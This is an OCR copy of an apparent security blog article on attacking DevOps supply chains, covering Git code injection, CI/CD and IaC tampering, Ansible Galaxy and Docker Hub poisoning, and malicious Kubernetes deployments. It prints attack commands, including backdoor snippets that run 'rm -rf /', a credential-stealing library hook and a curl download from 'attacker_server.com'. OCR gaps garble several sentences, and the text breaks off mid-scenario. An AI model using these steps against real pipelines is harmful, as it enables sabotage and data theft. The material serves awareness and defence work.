
ATTACKING SUPPLY CHAIN

WITH SECURITY BEST PRACTICE



WWW.DEVSECOPSGUIDES.COM

Attacking Supply Chain

· Apr 1, 2024 · 📖 12 min read

Table of contents

Show less ^

In today's interconnected and rapidly evolving technological landscape, DevOps practices have revolutionized software development and deployment, emphasizing collaboration, automatio us deployment (CI/CD). However, the v y, and interconnectedness – also present vulnerabilities that threat actors are keen to exploit. One such vulnerability is the supply chain, encompassing the tools, libraries, and dependencies integral to the DevOps environment. Attackers recognize that compromising the supply chain can have far-reaching consequences, potentially infiltrating numerous systems and applications downstream. From injecting malicious code into open-source libraries to tampering with container images, attacks on the supply chain pose a significant risk to the integrity and security of software delivery pipelines.

Attacking the supply chain within a DevOps environment requires a nuanced understanding of its intricacies and dependencies. Threat actors may employ various tactics, such as exploiting vulnerabilities in third-party components, compromising build pipelines, or conducting supply chain attacks upstream. These attacks can lead to the distribution of malware, data breaches, or even the compromise of critical infrastructure. Moreover, as DevOps environments often prioritize speed and automation, detecting such attacks can be challenging, making it imperative for organizations to implement robust security measures throughout the software development lifecycle. By recognizing the significance of the supply chain in DevOps and adopting proactive security strategies, businesses can better mitigate the risks posed by potential attacks, safeguarding their systems, data, and reputation.

Top 20 DevOps supply chain services

Service Name	Description
Azure DevOps	Microsoft's integrated set of tools for CI/CD, version control, and work tracking.
Jenkins	Open-source automation server for building, testing, and deploying code.
GitLab CI/CD	GitLab's built-in CI/CD pipeline automation.
CircleCI	Cloud-based CI/CD platform with easy configuration.
Travis CI	CI service for GitHub repositories.

Service Name	
GitHub Actions	GitHub's native CI/CD solution.
Bitbucket Pipelines	CI/CD service integrated with Bitbucket repositories.
AWS CodePipeline	Amazon Web Services' managed CI/CD service.
Google Cloud Build	Google Cloud's CI/CD platform.
Spinnaker	Open-source multi-cloud CI/CD tool.
TeamCity	JetBrains' CI/CD server with powerful features.
Bamboo	Atlassian's CI/CD server for building and deploying applications.
Drone	Lightweight, container-native CI/CD platform.
Concourse CI	Open-source CI/CD system with declarative pipelines.
GoCD	Open-source continuous delivery server.
Semaphore	Hosted CI/CD service with parallelism and caching.
Buildkite	CI/CD platform that runs builds on your own infrastructure.
Codeship	Cloud-based CI/CD service with Docker support.
Heroku CI	CI service integrated with Heroku for deploying apps.
Shippable	CI/CD platform with native Docker support.
GitLab Runner	GitLab's agent for running CI/CD jobs.

Supply chain attacks targeting DevOps pipelines have become increasingly prevalent, posing significant risks to software development and deployment processes. Let's explore the perspectives on these attacks and how organizations can defend against them:

1. NotPetya **and SolarWinds**: NotPetya and the SolarWinds attack demonstrated the effectiveness of supply chain attacks. These incidents targeted software supply chains, leading to widespread damage and financial losses.
2. **Criminal Gangs and State Actors**: DevOps pipelines are now popular targets for both criminal gangs and state-sponsored attackers. The attack surface is vast, including open-source components, infrastructure, and credentials.

3. **Open-Source Comp** pen-source software supply chains, plan or exploiting existing vulnerabilities. Open-source downloads have surged, making this channel attractive for adversaries.
4. **Weak Security Practices**: DevOps pipelines often lack robust security practices. Developers often have high permissions, and exposed infrastructure and credentials create opportunities for attackers.
5. **Exposed Jenkins Instances**: Tools like Jenkins are widely used but often misconfigured. Many Jenkins instances are accessible on the internet, providing attackers with footholds.

Attacks: Code Injection via Git Repository

In this scenario, attackers exploit vulnerabilities within Git repositories to inject malicious code into the source code. They may achieve this by leveraging weak access controls or exploiting known vulnerabilities in the Git server software.

Commands and Codes:

```
# Clone the target Git repository
git clone <repository_url>

# Navigate to the repository directory
cd <repository_directory>

# Create a new malicious branch
git checkout -b malicious_branch

# Inject malicious code into source files
echo "malicious_code" >> <target_file>

# Stage changes
git add .

# Commit changes
```

```
git commit -m "Inject malicious code"

# Push changes to remote repository
git push origin malicious_branch
```

By executing these commands, attackers can introduce malicious code into the Git repository, potentially compromising the entire DevOps pipeline when integrated into subsequent stages.

Attacks: Supply Chain Compromise via CI/CD Pipelines

In this attack scenario, threat actors compromise the CI/CD pipeline to inject malicious dependencies or manipulate build processes. This attack vector allows them to propagate malicious code throughout the software supply chain.

Commands and Codes:

```
# Modify CI/CD pipeline configuration file (e.g., Jenkinsfile)
vim Jenkinsfile
```

```
pipeline {
    agent any
    stages {
        stage('Build') {
            steps {
                // Introduce malicious dependency
                sh 'echo "malicious_dependency:1.0" >>
requirements.txt'

                // Install dependencies
                sh 'pip install -r requirements.txt'

                // Run build process
                sh 'npm run build'
                }
            }
        }
    }
```

By tampering with the CI/CD pipeline configuration, attackers can insert malicious dependencies or commands, leading to the deployment of compromised artifacts in downstream stages.

Attack: Infrastructure as Code (IaC) Injection

Attackers inject malicious code or commands into Infrastructure as Code (IaC) templates or scripts, leading to the deployment of compromised infrastructure.

```
# Modify Terraform script
vim infrastructure.tf
```

```
# Add malicious resource
resource "aws_instance" "malicious_instance" {
  # configuration details
}
```

```
# Apply changes
terraform apply
```

Supply Chain Supplier: Ansible Galaxy

Attack: Playbook Injection

Threat actors inject mal[illegible]rieved from Ansible Galaxy, compromising t[illegible]

How Attacker Compromise Supplier: The attacker uploads a malicious Ansible playbook to Ansible Galaxy, which unsuspecting users include in their automation processes.

Real Case Example:

1. Attacker uploads a playbook to Ansible Galaxy, claiming it enhances server security.
2. Users include the malicious playbook in their Ansible automation, inadvertently compromising their systems.

Example Commands and Codes:

```
# Install a legitimate Ansible playbook from Ansible Galaxy
ansible-galaxy install author.role_name
```

```
# Inject malicious code into the downloaded playbook
echo "malicious_code" >>
/etc/ansible/roles/author.role_name/tasks/main.yml
```

```
# Execute the compromised Ansible playbook
ansible-playbook /etc/ansible/roles/author.role_name/tasks/main.yml
```

Supply Chain Supplier: Docker Hub Registry

Attack: Docker Image Poisoning

Threat actors push comp b, leading to the deployment of tainted

How Attacker Compromise Supplier: The attacker pushes a malicious Docker image to the Docker Hub registry with a name similar to a legitimate one, tricking developers into using the compromised image.

Real Case Example:

1. Attacker uploads a malicious Docker image named `mysql` to Docker Hub.
2. Developers unintentionally pull the malicious `mysql` image instead of the official one, leading to compromised containers.

Example Commands and Codes:

```
# Pull the legitimate Docker image
docker pull official/mysql:latest
```

```
# Tag a compromised image with the same name as the legitimate image
docker tag compromised/mysql:latest official/mysql:latest
```

```
# Push the compromised image to Docker Hub
docker push official/mysql:latest
```

Compromised Build Artifacts

Context:

- **Company**: XYZ Corp
- **Application**: “SecureApp”

- **CI/CD Tool**: Jenkins
- **Programming Language**: Python
- **Build Artifact**: Docker image

1. Initial Setup:

- The CI/CD pipeline is configured in Jenkins to build and deploy the “SecureApp.”
- The pipeline fetches code from a Git repository and builds a Docker image.

2. Attacker’s Actions:

1. **Gaining Access**:
   - The attacker gains unauthorized access to the Jenkins server.
   - They manipulate the pipeline configuration to execute arbitrary commands during the build process.
2. **Malicious Code Injection**:
   - The attacker modifies the application code (Python files) to include a backdoor.
   - They insert the following code snippet into a critical module:

```
# Malicious code snippet
def backdoor():
    # Execute arbitrary commands
    os.system("rm -rf /")  # Example: Delete everything
```

3. **Build Process Manipulation**:

- During the build, the attacker injects the malicious code into the Docker image.
- They modify the Dockerfile to include the backdoor:

```
# Dockerfile
FROM python:3.9

# Install dependencies
RUN pip install requests

# Inject the backdoor
COPY malicious_code.py /app/malicious_code.py

# Build the image
CMD ["python", "/app/main.py"]
```

Registry Injection Attack

Context:

- **Company**: XYZ Corp
- **Application**: “SecureApp”
- **CI/CD Tool**: Jenkins
- **Programming Language**: Node.js
- **Build Artifact:** Docker image

1. Initial Setup:

- The CI/CD pipeline is configured in Jenkins to build and deploy the “SecureApp.”
- The pipeline fetches code from a Git repository and builds a Docker image.
- The Docker image is pushed to Docker Hub.

2. Attacker’s Actions:

1. **Gaining Access:**

    - The attacker ga[illegible]s server or the Docker Hub account.
    - They manipulate the pipeline configuration to execute arbitrary commands during the build process.

2. **Malicious Image Injection**:
    - The attacker creates a malicious Docker image containing a backdoor.
    - They modify the application code (Node.js files) to include a call to the backdoor function:

```
// Malicious code snippet
function backdoor() {
    // Execute arbitrary commands
    require('child_process').execSync('rm -rf /'); // Example: Delete
everything
}
```

- The attacker builds the malicious Docker image:

```
# Dockerfile
FROM node:14

# Install dependencies
RUN npm install express

# Inject the backdoor
COPY malicious_code.js /app/malicious_code.js

# Build the image
CMD ["node", "/app/main.js"]
```

- They push the malicious image to Docker Hub:

```
docker login
docker build -t malicious-secureapp .
docker tag malicious-secureapp <your-dockerhub-username>/malicious-secureapp
docker push <your-dockerhub-username>/malicious-secureapp
```

Spread to Deployment Resources

Context:

- **Company**: XYZ Corp
- **Application**: “SecureApp”
- **CI/CD Tool**: Jenkins
- **Deployment Target**: Kubernetes cluster
- **Programming Language**: Go (for Kubernetes manifests)

1. Initial Setup:

- The CI/CD pipeline builds and deploys the “SecureApp” to a Kubernetes cluster.
- The pipeline has access to the Kubernetes cluster using a service account.

2. Attacker’s Actions:

1. **Gaining Access**:
   - The attacker compromises the Jenkins server or gains access to the CI/CD pipeline configuration.
   - They extract the Kubernetes configuration file (`kubeconfig`) containing credentials for the cluster.
2. **Exploiting Deployment Resources**:

- The attacker ide here “SecureApp” is deployed.
- They create a malicious Kubernetes Deployment manifest:

```
# malicious-deployment.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: malicious-app
  namespace: secureapp-namespace
spec:
  replicas: 1
  selector:
    matchLabels:
      app: malicious-app
  template:
    metadata:
      labels:
        app: malicious-app
    spec:
      containers:
        - name: malicious-container
          image: myregistry.com/malicious-image:latest
          command: ["sh", "-c", "echo 'Malicious code executed!';
sleep 3600"]
```

- The attacker applies this manifest to the target namespace:

```
kubectl apply -f malicious-deployment.yaml
```

Manipulation of Source Code in Open-Source Dependencies

Context:

- **Application**: “Secur
- **Programming Language**: Python
- **Dependency**: Using an open-source library called `vulnerable-lib`

1. Initial Setup:

- The “SecureApp” relies on the `vulnerable-lib` library for a critical functionality.
- The library is fetched from a public source code repository (e.g., GitHub).

2. Attacker’s Actions:

1. **Malicious Code Injection**:
    - The attacker gains access to the `vulnerable-lib` repository.
    - They modify a critical function within the library:

```
# Original vulnerable-lib code
def process_data(data):
    # Process data (legitimate functionality)
    ...

# Attacker's modification
def process_data(data):
    # Inject malicious code
    steal_credentials(data)
    ...
```

2. **Build and Distribution**:
    - The attacker pushes the modified `vulnerable-lib` code to the repository.
    - Developers unknowingly update their dependencies, pulling the malicious version.

Attack: Manipula es

In this attack, adversaries manipulate software dependencies and development tools before they are received by the final consumer, aiming to compromise data or systems. This often involves targeting popular open-source projects that serve as dependencies in many applications, allowing attackers to inject malicious code into users of these dependencies.

Real Case Example:

In the XCSSET attack, adversaries targeted macOS developers by adding malicious code to Xcode projects. They achieved this by enumerating CocoaPods target_integrator.rb files or .xcodeproj folders and then downloading a script and Mach-O file into the Xcode project folder. This malicious code could then potentially compromise the systems of users who built or executed the affected projects.

Commands and Codes:

1. Enumerate CocoaPods target_integrator.rb files:


```
find /Library/Ruby/Gems -name target_integrator.rb
```

2. Enumerate .xcodeproj folders:

```
find /path/to/directory -type d -name "*.xcodeproj"
```

3. Download malicious script and Mach-O file into Xcode project folder:

```
curl -o malicious_script.sh
http://attacker_server.com/malicious_script.sh
```



Compromised De

Context:

- **Application**: “SecureApp”
- **Operating System**: Windows
- **Default Account**: Administrator (built-in Windows account)

1. Initial Setup:

- The “SecureApp” runs on a Windows server.
- The Administrator account is enabled but still uses the default password.

2. Attacker’s Actions:

1. **Credential Theft**:
    - The attacker gains access to the Windows server (e.g., through phishing or other means).
